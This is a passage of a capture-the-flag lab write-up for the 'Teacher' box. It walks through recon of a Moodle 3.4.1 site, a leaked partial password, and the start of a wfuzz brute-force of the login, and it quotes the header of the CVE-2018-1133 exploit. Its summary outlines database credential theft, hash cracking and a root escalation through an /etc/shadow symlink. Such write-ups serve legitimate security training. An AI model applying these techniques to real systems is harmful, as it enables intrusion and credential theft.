Teacher
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Teacher serves a Moodle 3.4.1 under/moodle. An image on the site leaks almost all of teachergiovanni's password (Th4C00lTheacha, missing the last character); awfuzzover the login recovers the character (#). With a teacher role we exploit the code injection in calculated questions (CVE-2018-1133) and land awww-datashell.config.phpgives the database password; in MariaDB, themdl_usertable hides an MD5 hash (giovannibak) cracked toexpelled, reusable forsu giovanni. Finally, a cron runsbackup.shwith achmod 777 -R: a symlink to/etc/shadowmakes it writable and lets us set root's password to the one we know.
Recon
Ping
ping -c 1 10.10.10.153
PING 10.10.10.153 (10.10.10.153) 56(84) bytes of data.
64 bytes from 10.10.10.153: icmp_seq=1 ttl=63 time=110 ms
TTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
UDP sweep: nothing
Before TCP we sweep the 100 most common UDP ports. It comes back empty, but it gets documented because ruling it out is information too: there is no SNMP, no TFTP, no DNS to enumerate.
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.153 | grep -v 'no-response'
Initiating UDP Scan at 14:22
Scanning 10.10.10.153 [100 ports]
Completed UDP Scan at 14:22, 1.32s elapsed (100 total ports)
Nmap scan report for 10.10.10.153
Host is up, received user-set (0.16s latency).
Not shown: 4 closed udp ports (port-unreach)
PORT       STATE      SERVICE       REASON

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
Port scan
The full TCP scan, -sS across all 65535 ports, leaves a single port open:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.153 -oG scan
Initiating SYN Stealth Scan at 14:23
Scanning 10.10.10.153 [65535 ports]
Discovered open port 80/tcp on 10.10.10.153
Completed SYN Stealth Scan at 14:23, 15.75s elapsed (65535 total ports)
Nmap scan report for 10.10.10.153
Host is up, received user-set (0.12s latency).
Not shown: 65532 closed tcp ports (reset), 2 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds
One single open port on the whole box. That shapes the entire phase: everything has to come out of 80. The syn-ack ttl 63 confirms the ping's TTL. A helper function extracts the ports from the greppable file:
extractPorts scan
Extracting information...
IP Address: 10.10.10.153
Open ports: 80

Ports copied to clipboard
The version scan shows a Debian Apache and a curious title, Blackhat highschool:
nmap -p80 -sCV 10.10.10.153
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Blackhat highschool
|_http-server-header: Apache/2.4.25 (Debian)
HTTP - TCP 80
Before fuzzing routes, we fingerprint the stack:
whatweb http://10.10.10.153
http://10.10.10.153 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], Email[contact@blackhatuni.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.10.10.153], JQuery[1.11.1], Script, Title[Blackhat highschool]Wappalyzer in the browser adds the client-side libraries:

jQuery 1.11.1 is from 2014 and carries known XSS and prototype-pollution issues, so it gets noted as a possible vector. It does not end up being the way in (those flaws need a victim to run the JavaScript, and there is none here), but it is worth writing down before ruling it out.
The landing page source hides nothing either: it is an ordinary HTML template with links to gallery.html and empty anchors (href="#") in the menu:

<title>Blackhat highschool</title>
...
<nav id="menu">
    <ul>
        <li><a href="#">Courses</a></li>
        <li><a href="gallery.html">Students</a></li>
        <li><a href="#">Events</a></li>
    </ul>
    <ul>
        <li><a href="gallery.html">Teachers</a></li>
        <li><a href="gallery.html">Gallery</a></li>
    </ul>
</nav>
A dirsearch reveals several routes, but the interesting one is /moodle, pointing at an installation of the Moodle learning CMS:
dirsearch -u http://10.10.10.153/ --exclude-status=403,404
[14:29:08] 200 -   2KB - /gallery.html
[14:29:11] 301 - 313B - /images  →  http://10.10.10.153/images/
[14:29:17] 301 - 313B - /manual  →  http://10.10.10.153/manual/
[14:29:19] 301 - 313B - /moodle  →  http://10.10.10.153/moodle/

Opening /moodle does not resolve: the box uses virtual hosting and the name teacher.htb is not in the local /etc/hosts. We add it:

Now it resolves and Moodle shows up. The landing page discloses a teacher's name, Giovanni, a candidate username for the login:
Trying the obvious credentials (fails)
With a username and no password, the first move is to rule out the trivial: giovanni:giovanni.


Invalid login, please try againIt fails, as expected. But the attempt is not wasted time: it shows the error message and, above all, confirms that Moodle does not lock the account on the first failure, something we will need to know when we later fire 95 consecutive requests at this same form.
moodlescan pins the exact version via /composer.lock: Moodle v3.4.1:
git clone https://github.com/inc0d3/moodlescan
python3 moodlescan.py -u http://teacher.htb/moodle
Getting server information http://teacher.htb/moodle ...
server        : Apache/2.4.25 (Debian)

Getting moodle version ...
Version found via /composer.lock   Moodle v3.4.1
searchsploit confirms that version has a known RCE:
searchsploit Moodle 3.4.1
Moodle 3.4.1 - Remote Code Execution | php/webapps/46551.phpBefore trying anything, we read the exploit. The file header spells out the requirement that shapes everything that follows:
searchsploit -m php/webapps/46551.php
mv 46551.php rce.php
cat rce.php
<?php
/**
 * Exploit Title: Moodle v3.4.1 RCE Exploit
 * Google Dork: inurl:"/course/jumpto.php?jump="
 * Date: 15 March 2019
 * Exploit Author: Darryn Ten
 * Vendor Homepage: https://moodle.org
 * Software Link: https://github.com/moodle/moodle/archive/v3.4.1.zip
 * Version: 3.4.1 (Possibly < 3.5.0 and maybe even 3.x)
 * Tested on: Linux with Moodle v3.4.1
 *
 * CVE : CVE-2018-1133
 *
 * This exploit is based on information provided by Robin Peraglie.
 * Additional Reading: https://blog.ripstech.com/2018/moodle-remote-code-execution
 *
 * A user with the teacher role is able to execute arbitrary code.
"A user with the teacher role is able to execute arbitrary code": this is not a pre-auth RCE. Without teacher credentials the exploit is worthless, so the priority shifts from exploiting to getting Giovanni's password.
Password leak in /images
With Moodle blocked, we go back to the main site. The /images route from the dirsearch is the only one we have not looked at, so we download the site recursively and search everything for the words that matter:
wget http://teacher.htb/ -r &>/dev/null
grep -riE 'pass|password|giovanni' .
./teacher.htb/images/5.png:I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha
./teacher.htb/images/5.png:Giovanni
The grep hits on a PNG, which is the striking part: images/5.png is not a valid image but a text file with a .png extension, which is why grep -r reads it as plain text and finds the note. A browser would have shown it as a broken image and it would have gone unnoticed.
The contents are a note from Giovanni himself: he forgot the last character of his password, which is Th4C00lTheacha.
Shell as www-data
Recovering the last character with wfuzz
To fuzz the login we need to know exactly which fields the form submits. We fire a test login with the inspector open and read the POST body:

POST /moodle/login/index.php

anchor=&username=test&password=test
Three parameters: anchor (empty), username and password. That is enough to build the fuzz. The wordlist is not a downloaded file but the 95 printable ASCII characters, generated with a loop:
for i in {32..126}; do printf "\\$(printf '%03o' "$i")\n"; done > diccionario.txt
cat diccionario.txt
1
2   !
3   "
4   #
5   $
6   %
7   &
8   '
9   (
10  )
11  *
12  +
13  ,
...
The loop walks the decimal values from 32 to 126 (the whole printable ASCII range). printf '%03o' converts each number to its three-digit octal form and the outer printf "\\..." prints the matching character. Result: 95 lines, one character each.
With the parameters and the wordlist, the fuzz over the login POST, filtering by the length of the failure response (--hh=439):
wfuzz -u 'http://teacher.htb/moodle/login/index.php' \
  -d 'anchor=&username=giovanni&password=Th4C00lTheachaFUZZ' \
